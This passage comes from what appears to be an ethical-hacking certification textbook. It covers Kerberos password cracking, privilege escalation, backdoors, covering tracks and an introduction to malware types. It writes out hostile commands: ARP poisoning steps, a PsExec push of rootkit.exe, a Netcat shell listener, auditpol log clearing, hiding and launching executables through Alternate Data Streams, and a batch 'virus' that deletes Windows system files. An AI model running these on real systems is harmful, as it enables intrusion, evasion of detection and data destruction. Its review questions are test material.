The Kerberos protocol makes use of the following groups of components:

- Key distribution center (KDC)
- Authentication server (AS)
- Ticket-granting server (TGS)

The process of using Kerberos works much like the following:

1. You want to access another system, such as a server or client. Because Kerberos is in use in this environment, a ticket is required.
2. To obtain this ticket, you are first authenticated against the AS, which creates a session key based on your password together with a value that represents the service you wish to connect to. This request serves as your ticket-granting ticket (TGT).
3. Your TGT is presented to a TGS, which generates a ticket that allows you to access the service.
4. Based on the situation, the service either accepts or rejects the ticket. In this case, assume that you are authorized and gain access.

The TGT is valid for only a finite period before it has to be regenerated. This acts as a safeguard against it being compromised. Exercise 7.6 shows how to crack Kerberos.

EXERCISE 7.6

Cracking Kerberos

In this exercise we will take a look at how to break a password captured from Kerberos. To perform this exercise, you must download the utility Cain from oxid.it:

1. In the Cain software start the sniffer by clicking the sniffer icon on the toolbar.
2. When prompted, choose the interface to sniff on.
3. Select the Sniffer tab.
4. Click the blue + sign.
5. When presented with the dialog, click OK.
6. In the dialog that appears, enter the addresses of two hosts to be ARP poisoned, which means you are putting information into the ARP tables of the targeted systems. Choose two hosts other than the one you are running the attack from.
7. Click OK.
8. On the toolbar select the ARP poisoning icon and note that the status will change to state “poisoning.”

EXERCISE 7.6 *(continued)*

9. After a minute or two, click the Sniffer tab.
10. Click the Passwords tab.
11. Select MSKerb5-PreAuth Hashes.
12. Right-click and select Send To Cracker.
13. Click the Cracker tab.
14. Select Kerb5 PreAuth Hashes.
15. Right-click a password and select a crack.

At this point, if everything has gone well you should be able to crack a Kerberos password. It is important to note that you may have to wait a while on networks that are not that active to actually collect a set of credentials.

Privilege Escalation

When you obtain a password and gain access to an account, there is still more work to do: privilege escalation. The reality is that the account you're compromising may end up being a lower-privileged and less-defended one. If this is the case, you must perform privilege escalation prior to carrying out the next phase. The goal should be to gain a level where fewer restrictions exist on the account and you have greater access to the system.

Every operating system ships with a number of user accounts and groups already present. In Windows, preconfigured users include the administrator and guest accounts. Because it is easy for an attacker to find information about the accounts that are included with an operating system, you should take care to ensure that such accounts are secured properly, even if they will never be used. An attacker who knows that these accounts exist on a system is more than likely to try to obtain their passwords.

There are two defined types of privilege escalation; each approaches the problem of obtaining greater privileges from a different angle:

Horizontal Privilege Escalation An attacker attempts to take over the rights and privileges of another user who has the same privileges as the current account.

Vertical Privilege Escalation The attacker gains access to an account and then tries to elevate the privileges of the account. It is also possible to carry out a vertical escalation by compromising an account and then trying to gain access to a higher-privileged account.

One way to escalate privileges is to identify an account that has the desired access and then change the password. Several tools that offer this ability including the following:

- Active@ Password Changer
- Trinity Rescue Kit
- ERD Commander

- Windows Recovery Environment (WinRE)
- Password Resetter

Let's look at one of these applications a little closer: Trinity Rescue Kit (TRK). According to the developers of TRK, Trinity Rescue Kit (TRK) is a Linux distribution that is specifically designed to be run from a CD or flash drive. TRK was designed to recover and repair both Windows and Linux systems that were otherwise unbootable or unrecoverable. While TRK was designed for benevolent purposes, it can easily be used to escalate privileges by resetting passwords of accounts that you would not otherwise have access to. TRK can be used to change a password by booting the target system off of a CD or flash drive and entering the TRK environment. Once in the environment, a simple sequence of commands can be executed to reset the password of an account.

The following steps change the password of the administrator account on a Windows system using the TRK:

1. At the command line, enter the following command: **`winpass -u Administrator`**.
2. The `winpass` command displays a message similar to the following:

```
Searching and mounting all file system on local machine
Windows NT/2K/XP installation(s) found in:
1: /hda1/Windows
Make your choice or &#712;q&#712; to quit [1]:
```

3. Type **`1`**, or the number of the location of the `Windows` folder if more than one install exists.
4. Press Enter.
5. Enter the new password, or accept TRK's suggestion to set the password to a blank.
6. You see this message: "Do you really wish to change it?" Enter **`Y`**, and press Enter.
7. Type **`init 0`** to shut down the TRK Linux system.
8. Reboot.

Executing Applications

Once you gain access to a system and obtain sufficient privileges, it's time to compromise the system and carry out the attack. Which applications are executed at this point is up to the attacker, but they can be either custom-built applications or off-the-shelf software.



In some circles, once an attacker has gained access to a system and is executing applications on it, they are said to *own* the system.

An attacker executes different applications on a system with specific goals in mind:

Backdoors Applications of this type are designed to compromise the system in such a way as to allow later access to take place. An attacker can use these backdoors later to attack

the system. Backdoors can come in the form of rootkits, Trojans, and similar types. They can even include software in the form of remote access Trojans (RATs).

Crackers Any software that fits into this category is characterized by the ability to crack code or obtain passwords.

Keyloggers Keyloggers are hardware or software devices used to gain information entered via the keyboard.

Malware This is any type of software designed to capture information, alter, or compromise the system.

Planting a Backdoor

There are many ways to plant a backdoor on a system, but let's look at one provided via the PsTools suite. This suite includes a mixed bag of utilities designed to ease system administration. Among these tools is PsExec, which is designed to run commands interactively or noninteractively on a remote system. Initially, the tool may seem similar to Telnet or Remote Desktop, but it does not require installation on the local or remote system in order to work. To work, PsExec need only be copied to a folder on the local system and run with the appropriate switches.

Let's look at some of the commands you can use with PsExec:

- The following command launches an interactive command prompt on a system named \\zelda: `psexec \\zelda cmd`.
- This command executes `ipconfig` on the remote system with the `/all` switch and displays the resulting output locally: `psexec \\zelda ipconfig /all`.
- This command copies the program `rootkit.exe` to the remote system and executes it interactively: `psexec \\zelda -c rootkit.exe`.
- This command copies the program `rootkit.exe` to the remote system and executes it interactively using the administrator account on the remote system: `psexec \\zelda -u administrator -c rootkit.exe`.

As these commands illustrate, it is possible for an attacker to run an application on a remote system quite easily. The next step is for the attacker to decide what to do or what to run on the remote system. Some of the common choices are Trojans, rootkits, and backdoors.

Other utilities that may prove helpful in attaching to a system remotely are the following:

PDQ Deploy This utility is designed to assist with the deployment of software to a single system or to multiple systems across a network. The utility is designed to integrate with Active Directory as well as other software packages.

RemoteExec This utility is designed to work much like PsExec, but it also makes it easy to restart, reboot, and manipulate folders on the system.

DameWare This is a set of utilities used to remotely administer and control a system. Much like the other utilities on this list, it is readily available and may not be detected

by antivirus utilities. DameWare also has the benefit of working across platforms such as Windows, OS X, and Linux.

Netcat This utility is a simple yet effective application that can be used to open up backdoors on a system when effectively planted onto a system. Exercise 7.7 demonstrates how to use Netcat.

EXERCISE 7.7

Using Netcat

In this exercise you will see how to use Netcat to establish a connection to a remote host. To perform this activity you will need to be running a Kali Linux client and have a target system running Windows or Kali.

1. On the target system, start up Netcat by running the following command:

   ```
   Nc –l –p 1313
   ```

   This command tells Netcat to listen (`-l`) on a specific port (`-p`) set to 1313 (it could be any number).

2. On the Kali client, initiate a connection to the target by issuing the following command:

   ```
   Nc <target ip address> 1313
   ```

   This command tells the client to locate the target and connect to port 1313.

3. At the console window that appears, you can now enter commands that will be executed on the remote system.

Covering Your Tracks

Once you have penetrated a system and installed software or run some scripts, the next step is cleaning up after yourself or covering your tracks. The purpose of this phase is to prevent your attack from being easily discovered by using various techniques to hide the red flags and other signs. During this phase, you seek to eliminate error messages, log files, and other items that may have been altered during the attack process.

Disabling Auditing

One of the best ways to prevent being discovered is to leave no tracks at all. And one of the best ways to do that is to prevent any tracks from being created or at least minimize the amount of evidence. When you're trying not to leave tracks, a good starting point is altering the way events are logged on the targeted system.

Disabling auditing on a system prevents certain events from appearing and therefore slows detection efforts. Remember that auditing is designed to allow the detection and tracking of selected events on a system. Once auditing is disabled, you have effectively deprived the defender of a great source of information and forced them to seek other methods of detection.

In the Windows environment, you can disable auditing with the `auditpol` command. Using the NULL session technique you saw during your enumeration activities, you can attach to a system remotely and run the command as follows:

```
auditpol \\<ip address of target> /clear
```

You can also perform what amounts to the surgical removal of entries in the Windows Security Log, using tools such as the following:

- Dump Event Log
- ELSave
- WinZapper
- CCleaner
- Wipe
- MRU-Blaster
- Tracks Eraser Pro
- Clear My History

Data Hiding

There are other ways to hide evidence of an attack, including hiding the files placed on the system such as EXE files, scripts, and other data. Operating systems such as Windows provide many methods you can use to hide files, including file attributes and alternate data streams.

File attributes are a feature of operating systems that allows files to be marked as having certain properties, including read-only and hidden. Files can be flagged as hidden, which is a convenient way to hide data and prevent detection through simple means such as directory listings or browsing in Windows Explorer. Hiding files this way does not provide complete protection, however, because more advanced detective techniques can uncover files hidden in this manner.

Alternate Data Streams

A very effective method of hiding data on a Windows system is also one of the lesser-known ones: Alternate Data Streams (ADS). This feature is part of NTFS and has been since the 1990s, but since its introduction it has received little recognition; this makes it both useful for an attacker who is knowledgeable and dangerous for a defender who knows little about it.

Originally, this feature was designed to ensure interoperability with the Macintosh Hierarchical File System (HFS), but it has since been used for other purposes. ADS provides the ability to fork or hide file data within existing files without altering the appearance or behavior of a file in any way. In fact, when you use ADS, you can hide a file from all traditional detection techniques as well as `dir` and Windows Explorer.

In practice, the use of ADS is a major security issue because it is nearly a perfect mechanism for hiding data. Once a piece of data is embedded and hidden using ADS, it can lie in wait until the attacker decides to run it later.

The process of creating an ADS is simple, as an example let's hide a file named triforce into a file called `smoke·doc`:

```
type triforce.exe > smoke.doc:triforce.exe
```

Executing this command hides the file `triforce·exe` behind the file `smoke.doc`. At this point, the file is streamed. The next step is to delete the original file that you just hid, `triforce.exe`.

As an attacker, retrieving the file is as simple as this:

```
start smoke.doc:triforce.exe
```

This command has the effect of opening the hidden file and executing it.

As a defender, this sounds like bad news, because files hidden this way are impossible to detect using most means. But by using some advanced methods, they can be detected. Tools that you can use to do this include the following:

- SFind—A forensic tool for finding streamed files
- LNS—Used for finding ADS streamed files
- Tripwire—Used to detect changes in files; by nature can detect ADS



ADS is available only on NTFS volumes, although the version of NTFS does not matter. This feature does not work on other file systems.

Summary

This chapter covered the process of gaining access to a system. We started by looking at how to use the information gathered during the enumeration process as inputs into the system-hacking process. You gathered information in previous phases with little or no interaction or disturbance of the target, but in this phase you are finally actively penetrating the target and making an aggressive move. Information brought into this phase includes usernames, IP ranges, share names, and system information.

An attacker who wants to perform increasingly aggressive and powerful actions needs to gain greater access. This is done by attempting to obtain passwords through brute force, social engineering, guessing, or other means. Once an attacker has obtained or extracted a password for a valid user account from a system, they can then attempt to escalate their privileges either horizontally or vertically in order to perform tasks with fewer restrictions and greater power.

When an account with greater power has been compromised, the next step is to try to further breach the system. An attacker at this point can try more damaging and serious actions by running scripts or installing software on the system that can perform any sort of action. Common actions that an attacker may attempt to carry out include installing keyloggers, deploying malware, installing remote access Trojans, and creating backdoors for later access.

Finally, an attacker will attempt to cover their tracks in order to avoid having the attack detected and stopped. An attacker may attempt to stop auditing, clear event logs, or surgically remove evidence from log files. In extreme cases, an attacker may even choose to use features such as Alternate Data Streams to conceal evidence.

Exam Essentials

Understand the process of gaining access to a system. Make sure you can identify the process of system hacking, how it is carried out against a system, and what the results are for the attacker and the defender.

Know the different types of password cracking. Understand the differences between the types of password cracking and hacking techniques. Understand the difference between online and offline attacks as well as nontechnical attacks. Know how accounts are targeted based on information obtained from the enumeration phase.

Understand the difference between horizontal and vertical privilege escalation. Two methods are available for escalating privileges: horizontal and vertical escalation. Horizontal escalation involves compromising an account with similar privileges, and vertical escalation attempts to take over an account with higher privileges.

Identify the methods of covering your tracks. Understand why covering your tracks is so important. When an attack is carried out against a system, the attacker typically wants to maintain access as long as possible. In order to maintain this access, they cover their tracks thoroughly to delay the detection of their attack as long as possible.

Review Questions

1. Enumeration is useful to system hacking because it provides _____.
   - **A.** Passwords
   - **B.** IP ranges
   - **C.** Configuration
   - **D.** Usernames

2. What does the enumeration phase *not* discover?
   - **A.** Services
   - **B.** User accounts
   - **C.** Ports
   - **D.** Shares

3. How would you use Netcat to set up a server on a system?
   - **A.** `nc -l -p 192.168.1.1`
   - **B.** `nc -l -p 1000`
   - **C.** `nc -p -u 1000`
   - **D.** `nc -l -p -t 192.168.1.1`

4. _____ is the process of exploiting services on a system.
   - **A.** System hacking
   - **B.** Privilege escalation
   - **C.** Enumeration
   - **D.** Backdoor

5. How is a brute-force attack performed?
   - **A.** By trying all possible combinations of characters
   - **B.** By trying dictionary words
   - **C.** By capturing hashes
   - **D.** By comparing hashes

6. A _____ is a type of offline attack.
   - **A.** Cracking attack
   - **B.** Rainbow attack
   - **C.** Birthday attack
   - **D.** Hashing attack

7. An attacker can use a(n) _____ to return to a system.
   - **A.** Backdoor
   - **B.** Cracker

C. Account
D. Service

8. A _____ is used to represent a password.
A. NULL session
B. Hash
C. Rainbow table
D. Rootkit

9. A _____ is a file used to store passwords.
A. Network
B. SAM
C. Database
D. NetBIOS

10. _____ is a hash used to store passwords in older Windows systems.
A. LM
B. SSL
C. SAM
D. LMv2

11. _____ is used to partially encrypt the SAM.
A. SYSKEY
B. SAM
C. NTLM
D. LM

12. Which system should be used instead of LM or NTLM?
A. NTLMv2
B. SSL
C. Kerberos
D. LM

13. NTLM provides what benefit versus LM?
A. Performance
B. Security
C. Mutual authentication
D. SSL

14. ADS requires what to be present?
A. SAM
B. Domain

C. NTFS

D. FAT

15. What utility may be used to stop auditing or logging of events?

A. ADS

B. LM

C. NTFS

D. Auditpol

16. On newer Windows systems, what hashing mechanism is disabled?

A. Kerberos

B. LM

C. NTLM

D. NTLMv2

17. Which of the following is a utility used to reset passwords?

A. TRK

B. ERC

C. WinRT

D. IRD

18. A good defense against password guessing is _____.

A. Complex passwords

B. Password policy

C. Fingerprints

D. Use of NTLM

19. If a domain controller is not present, what can be used instead?

A. Kerberos

B. LM

C. NTLMv1

D. NTLMv2

20. Alternate Data Streams are supported in which file systems?

A. FAT16

B. FAT32

C. NTFS

D. CDFS



Chapter 8

Malware

CEH EXAM TOPICS COVERED IN THIS CHAPTER:

✓ **I. Background**

- E. Malware operations

✓ **XII. Tools/Systems/Programs**

- P. Antivirus systems and programs



One of the prominent problems that has emerged with the spread of technology is malware. *Malware* is a term that covers viruses, worms, Trojans, and logic bombs as well as adware and spyware. These types of malware have caused a number of problems over the years, ranging from simple annoyances to dangerous and malicious exploits. Software that fits in the category of malware has evolved dramatically to now include the ability to steal passwords, personal information, and identities as well as damage hardware in some cases (as Stuxnet did).

Malware is a newer, blanket term, but the software types that it covers are far from new. Viruses and worms are some of the oldest forms of malicious software in existence. What has changed is the power of the technology, the creativity of the designers, and the effect of new distribution methods, such as more-complex networks, peer-to-peer file sharing, always-on Internet connections, and other mechanisms that have come to the forefront over the years.

This chapter also explores *covert channels*, the use of which has gradually increased. These channels are unknown, unmonitored components of a system that can be exploited to gain access to the system. Through the use of a covert channel, an attacker may be able to successfully gain access to a system without the owner's knowledge or to delay detection so much that by the time the entry point is discovered, it is too late for the defender to do anything about it.

This chapter covers the following topics:

- Trojans
- Viruses
- Worms
- Using covert channels
- Creating covert channels
- Distributing malware
- Working with logic bombs

Malware

Malware is a term that is frequently used but frequently misapplied, so let's first clarify its meaning. The term *malware* is short for *malicious software*, which accurately explains what this class of software is designed to do: perform malicious and disruptive actions.

In past decades, what we now call malware was not so vicious in nature; it was more benign. Software in this class was able to infect, disrupt, disable, and in some cases corrupt other software, including the operating system. However, it generally just annoyed and irritated system owners; nastier forms were rare.

In recent years, though, this software category has come to include applications that are much more malignant. Current malware is designed to stay stealthy in many cases and employs a myriad of features designed to thwart detection by the increasingly complex and accurate antimalware systems, such as antivirus software and antispyware. What hasn't changed is the fact that malware consumes resources and power on a host system or network, all the while keeping the owner in the dark as to its existence and activities.

Making the situation worse in today's world is that current malware types have been influenced by the criminal element. The creation of botnets and theft of information are becoming all too common.



Malware is a contraction of *malicious software*. Keep this in mind. The term accurately describes the purpose of this type of software.

If we define malware to include any software that performs actions without the user's knowledge or consent, this could include a large amount of software on the average system. It is also important to recognize that most malware is hostile in nature. Criminals use malware in a variety of ways to capture information about the victim or commit other acts. As technology has evolved, so has malware, from the annoying to the downright malicious.

Another aspect of malware that has emerged is its use to steal information. Malware programs have been known to install what is known as a *keylogger* on a system. The intention is to capture keystrokes as they're entered, with the intention of gathering information such as credit card numbers, bank account numbers, and similar information. For example, malware has been used to steal information from those engaging in online gaming, to obtain players' game account information.



Real World Scenario

In the Crosshairs

One of the highest profile incidents concerning the dangers of malware involves the U.S.-based retailer Target. In late November through early December 2013, Target became the victim of a data breach that compromised at least 110 million customer accounts: an estimated 40 million included credit, debit, and PIN information, and the remaining 70 million involved name, address, email, and phone information. This attack, the fallout of which is still being assessed, represents the second-largest data breach in history.

What enabled this breach? Initial reports point strongly to the fact that the attack was made possible, at least in part, by malware that found its way onto the point-of-sale systems used at checkout.

The aftermath of this attack was manifold. Target's public image was tarnished, its stock price hit a new 52-week low, and sales dropped as customers questioned whether they could trust Target with their information. In addition, Target had to offer credit monitoring to its customers, and many of those same customers' credit cards and associated accounts were closed and reissued by their banks as a precautionary measure. Finally, the U.S. Congress initiated hearings in the Senate to find out more about the breach, with assistance from the U.S. Secret Service and Federal Trade Commission.

Another interesting footnote to this incident is the flow of information that has been available in the aftermath. The scope of the attack and the fact that it was unprecedented caught the retail industry, as a whole, off guard. This resulted in a lot of information about the attack becoming public in the hours and days following the detection and reporting of the breach. As days extended into weeks and months and now into years, many of the initial reports vanished from the web, and sources have gone quiet. Although it may seem fishy that such information would disappear, the intention was benign. Much of the detailed information that was reported was removed so as not to interfere with the ongoing investigation and to prevent a potential copycat from carrying out another attack (or at least make it tougher to do). The wisdom of this move is still being debated, but it highlights one of the issues of being an ethical hacker: You must be careful with information and mindful of the harm that can be caused if it falls into the wrong hands.

Malware and the Law

Ethical hackers should be mindful of the web of laws that relates to the deployment and use of malware. Over the years, malware has been subjected to increasing legal attention as the technology has evolved from being harmless to much more malicious and expansive in its abilities. The creation and use of malware have led to the enactment of some very strict laws; many countries have passed or modified laws to deter the use of malware. In the United States, the laws that have been enacted include the following:

The Computer Fraud and Abuse Act This law was originally passed to address federal computer-related offenses and the cracking of computer systems. The act applies to cases that involve federal interests, or situations involving federal government computers or those of financial institutions. In addition, the law covers computer crime that crosses state lines or jurisdictions.

The Patriot Act This act expanded on the powers already included in the Computer Fraud and Abuse Act. The law provides penalties of up to 10 years for a first offense and 20 years for a second offense. It assesses damages to multiple systems over the course of a year to determine if such damages are more than $5,000 total.

It is worth noting that The Patriot Act expired on June 1, 2015. However, on June 2, 2015, several provisions of the Patriot Act were restored in modified form as part of the USA Freedom Act.

CAN-SPAM Act This law was designed to thwart the spread of spam: mass-mailed messages that harass or irritate the recipient into purchasing products or services.



Each country has approached the problem of malware a little differently, with penalties ranging from jail time to potentially steep fines for violators. In the United States, states such as California, West Virginia, and a host of others have put in place laws designed to punish malware perpetrators. Although the laws have different penalties designed to address malware's effects, it has yet to be seen how effective these laws are.

Categories of Malware

As stated earlier in this chapter, *malware* is an extremely broad term that blankets a range of software packages. We can say that malware is anything that steals resources, time, identity, or just about anything else while it is in operation. In order to understand what malware is, let's look at the major types before we delve deeper into the mechanics of each:

- *Viruses* are by far the best-known form of malicious software. This type of malware is designed to replicate and attach itself to other files resident on the system. Typically, viruses require some sort of user action to initiate their infectious activities.
- *Worms* are a successor to viruses. The worm has been around in some shape or form since the late 1980s. The first worms were primitive by today's standards, but they had a characteristic that is still seen today: the ability to replicate on their own very quickly. Worms that have emerged over the past decade or so have been responsible for some of the most devastating denial-of-service attacks known.
- *Trojan horses* are a special type of malware that relies in large part on social-engineering techniques to start infecting a system and causing harm while appearing to look like a legitimate program. Similar to a virus in many respects, this malware relies on the user being somehow enticed into launching the infected program or wrapper, which in turn starts the Trojan.
- *Rootkits* are a modern form of malware that can hide within the core components of a system and stay undetected by modern scanners. What makes rootkits most devastating is that they can be extremely difficult to detect and even more difficult to remove.
- *Spyware* is malware designed to gather information about a system or a user's activities in a stealthy manner. Spyware comes in many forms; among the most common are keyloggers.
- *Adware* is malware that may replace home pages in browsers, place pop-up ads on a user's desktop, or install items on a victim's system that are designed to advertise products or services.

Each of these types of malware has its own traits, which you explore and learn to exploit in this chapter.

Viruses

A virus represents the oldest form of malware and is by far the best known to the public. But what is a virus? What separates a virus from other forms of malware? How is a virus created, and how does it target its victim? This section explores these questions and how they affect you, the ethical hacker.



The first code that could be classified as a virus arrived way back in 1970 in the form of the *Creeper project*. This project implemented capabilities such as replication and the ability to infect a system. The project also spawned another virus known as the *reaper,* which removed the Creeper from any system infected with the code.

The Life and Times of a Virus

Let's explore what it means to be a virus before we get too far along. Simply put, a virus is a self-replicating application that attaches itself to other executable programs. Many viruses affect the host as soon as they are executed; others lie in wait, dormant, until a predetermined event or time, before carrying out their instructions. What does the virus do then? Many potential actions can take place, such as these:

- Altering data
- Infecting other programs
- Replicating
- Encrypting itself
- Transforming itself into another form
- Altering configuration settings
- Destroying data
- Corrupting or destroying hardware



Viruses are not restricted to the actions listed here and can easily perform a wide range of potential activities. The authors of malware are constantly developing and refining their craft, so you must be ever vigilant in order to pick up the new variations.

The process of developing a virus is very methodical. The author is concerned with creating an effective virus that can be spread easily. The process occurs in six steps:

1. *Design*—The author envisions and creates the virus. The author may choose to create the virus completely from scratch or use one of the many construction kits that are available to create the virus of their choice.

2. *Replication*—Once deployed, the new virus spreads through replication: multiplying and then ultimately spreading to different systems. How this process takes place depends on the author's original intent, but the process can be very rapid, with new systems becoming infected in short order.
3. *Launch*—The virus starts to do its dirty work by carrying out the task for which it was created (such as destroying data or changing a system's settings). Once the virus activates through a user action or other predetermined action, the infection begins.
4. *Detection*—The virus is recognized as such after infecting systems for some period of time. During this phase, the nature of the infection is typically reported to antivirus makers, who begin their initial research into how the software works and how to eradicate it.
5. *Incorporation*—The antivirus makers determine a way to identify the virus and incorporate the process into their products through updates. Typically, the newly identified malware is incorporated into signature files, which are downloaded and installed by the antivirus application.
6. *Elimination*—Users of the antivirus products incorporate the updates into their systems and eliminate the virus.

It is important to realize that this process is not linear: It is a loop or cycle. When step 6 is reached, the whole process starts over at step 1 with another round of virus development.



Why do people create viruses? There are a number of reasons, such as curiosity, hacktivism, showing off, and many others that may or may not make sense to an outsider. As a pentester, you may find that creating a virus is something you need to do in order to properly test defensive systems.

All viruses are not created equal. Each may be created, deployed, and activated in different ways, with drastically different goals in mind, for example:

- In the mid-1970s, a new feature was introduced in the Wabbit virus. This virus represented a change in tactics and demonstrated one of the features associated with modern-day viruses: replication. The virus replicated on the same computer over and over again until the system was overrun and eventually crashed.
- In 1982, the first virus seen outside academia debuted in the form of the Elk Cloner virus. This piece of malware debuted another feature of later viruses—the ability to spread rapidly and remain in the computer's memory to cause further infection. Once resident in memory, it infected floppy disks placed into the system, as many later viruses would do. Nowadays, this virus would be spread across USB devices such as flash drives.
- Four short years later, the first PC-compatible virus debuted. The viruses prior to this point were Apple II types or designed for specific research networks. In 1986, the first boot-sector viruses debuted, demonstrating a technique later seen on a much wider scale. This type of virus infected the boot sector of a drive and spread its infection when the system was going through its boot process.

- The first logic bomb debuted in 1987: the Jerusalem virus. This virus was designed to cause damage only on a certain date: Friday the 13th. The virus was so named because of its initial discovery in Jerusalem.
- Multipartite viruses made their appearance in 1989 in the Ghostball virus. This virus was designed to cause damage using multiple methods and components, all of which had to be neutralized and removed to clear out the virus effectively.
- Polymorphic viruses first appeared in 1992 as a way to evade early virus-detection techniques. Polymorphic viruses are designed to change their code and shape to avoid detection by virus scanners, which look for a specific virus code and not the new version. Polymorphic viruses employ a series of techniques to change or mutate, including the following:
  - Polymorphic engine—Alters or mutates the device's design while keeping intact the payload (the part that does the damage).
  - Encryption—Used to scramble or hide the damaging payload, keeping antivirus engines from detecting it.

  When deployed, this type of virus mutates every time it is executed and may result in up to a 90 percent change in code, making it virtually unidentifiable to an antivirus engine.
- Metamorphic viruses completely rewrite themselves on each infection. The complexity of these viruses is immense, with up to 90 percent of their code dedicated to the process of changing and rewriting the payload. In essence, this type of virus possesses the ability to reprogram itself. Through this process, such viruses can avoid detection by antivirus applications.
- Mocmex—Fast-forward to 2008. Mocmex was shipped on digital photo frames manufactured in China. When the virus infected a system, the system's firewall and antivirus software were disabled; then the virus attempted to steal online-game passwords.

Kinds of Viruses

Modern viruses come in many varieties:

- A *system* or *boot sector virus* is designed to infect and place its own code into the master boot record (MBR) of a system. Once this infection takes place, the system's boot sequence is effectively altered, meaning the virus or other code can be loaded before the system itself. Post-infection symptoms such as startup problems, problems with retrieving data, computer performance instability, and the inability to locate hard drives are all issues that may arise.
- *Macro viruses* debuted in force around 2000. They take advantage of embedded languages such as Visual Basic for Applications (VBA). In applications such as Microsoft Excel and Word, these macro languages are designed to automate functions and create new processes. The problem with these languages is that they lend themselves very effectively to abuse; in addition, they can easily be embedded into template files and regular document files. Once the macro is run on a victim's system, it can do all sorts

of things, such as change a system configuration to decrease security or read a user's address book and email to others (which happened in some early cases). A prime example of this type of virus is the Melissa virus of the late 1990s.

- *Cluster viruses* are another variation of the family tree that carries out its dirty work in yet another original way. This virus alters the file-allocation tables on a storage device, causing file entries to point to the virus instead of the real file. In practice, this means that when a user runs a given application, the virus runs before the system executes the actual file.

  Making this type of virus even more dangerous is the fact that infected drive-repair utilities cause problems of an even more widespread variety. Utilities such as ScanDisk may even destroy sections of the drive or eliminate files.

- A *stealth* or *tunneling virus* is designed to employ various mechanisms to evade detection systems. Stealth viruses employ unique techniques including intercepting calls from the OS and returning bogus or invalid responses that are designed to fool or mislead.

- *Encryption viruses* are a newcomer to the scene. They can scramble themselves to avoid detection. This virus changes its program code, making it nearly impossible to detect using normal means. It uses an encryption algorithm to encrypt and decrypt the virus multiple times as it replicates and infects. Each time the infection process occurs, a new encryption sequence takes place with different settings, making it difficult for antivirus software to detect the problem.

- *Cavity* or *file-overwriting viruses* hide in a host file without changing the host file's appearance, so detection becomes difficult. Many viruses that do this also implement stealth techniques, so you don't see the increase in file length when the virus code is active in memory.

- *Sparse-infector viruses* avoid detection by carrying out their infectious actions only sporadically, such as on every 10th or 25th activation. A virus may even be set up to infect only files of a certain length or type or that start with a certain letter.

- A *companion* or *camouflage virus* compromises a feature of OSs that enables software with the same name, but different extensions, to operate with different priorities. For example, you may have `program.exe` on your computer, and the virus may create a file called `program.com`. When the computer executes `program.exe`, the virus runs `program.com` before `program.exe` is executed. In many cases, the real program runs, so users believe the system is operating normally and aren't aware that a virus was run on the system.

- A *logic bomb* is designed to lie in wait until a predetermined event or action occurs. When this event occurs, the bomb or payload detonates and carries out its intended or designed action. Logic bombs have been notoriously difficult to detect because they do not look harmful until they are activated—and by then, it may be too late. In many cases, the bomb is separated into two parts: the payload and the trigger. Neither looks all that dangerous until the predetermined event occurs.

- *File* or *multipartite viruses* infect systems in multiple ways using multiple attack vectors, hence the term *multipartite*. Attack targets include the boot sector and executable files on the hard drive. What makes such viruses dangerous and powerful weapons is that to stop them, you must remove all of their parts. If any part of the virus is not eradicated from the infected system, it can reinfect the system.
- *Shell viruses* are another type of virus where the software infects the target application and alters it. The virus makes the infected program into a subroutine that runs after the virus itself runs.
- *Cryptoviruses* hunt for files or certain types of data on a system and then encrypt it. Then the victim is instructed to contact the virus creator via a special email address or other means and pay a specified amount (ransom) for the key to unlock the files.

A *hoax* is not a true virus in the sense of the others discussed here, but we need to cover this topic because a hoax can be just as powerful and devastating as a virus. Hoaxes are designed to make the user take action even though no infection or threat exists.

The following example is an email that actually is a hoax:

Please Forward this Warning among Friends, Family, and Contacts

You should be on alert during the next days: Do not open any message with an attached filed called "Invitation" regardless of who sent it. It is a virus that opens an Olympic Torch, which "burns" the whole hard disk C of your computer. This virus will be received from someone who has your email address in his/her contact list. That is why you should send this email to all your contacts. It is better to receive this message 25 times than to receive the virus and open it. If you receive an email called "Invitation," though sent by a friend, do not open it and shut down your computer immediately.

This is the worst virus announced by CNN; it has been classified by Microsoft as the most destructive virus ever. This virus was discovered by McAfee yesterday, and there is no repair yet for this kind of virus. This virus simply destroys the Zero Sector of the Hard Disk, where the vital information is kept. SEND THIS E-MAIL TO EVERYONE YOU KNOW, COPY THIS E-MAIL AND SEND IT TO YOUR FRIENDS AND REMEMBER: IF YOU SEND IT TO THEM, YOU WILL BENEFIT ALL OF US.

How to Create a Virus

Creating a virus is a process that can be very complicated or something that happens with a few button clicks (see Exercise 8.1). Advanced programmers may choose to code the malware from scratch. The less savvy or experienced may have to pursue other options, such

as hiring someone to write the virus, purchasing code, or using an "underground" virus-maker application.

EXERCISE 8.1

Creating a Simple Virus

So, let's write a simple virus. You need access to Notepad and bat2com, the latter of which you can find on the Internet.

Before you get started, here's a warning: Do not execute this virus. This exercise is meant to be a proof of concept and for illustrative purposes only. Executing this code on your system could result in damage to your system that may require extensive time and skill to fix properly. With that said, follow these steps:

1. Create a batch file called **`virus.bat`** using Windows Notepad.
2. Enter the following lines of code:

```
@echo off
Del c:\windows\system32\*.*
Del c:\windows\*.*
```

3. Save `virus.bat`.
4. From the command prompt, use bat2com to convert `virus.bat` into `virus.com`.

Another way to create a virus is to use a utility such as JPS Virus Maker. It is a simple utility in which you pick options from a GUI and then choose to create a new executable file that can be used to infect a host. Figure 8.1 shows the interface for JPS Virus Maker.

Researching Viruses

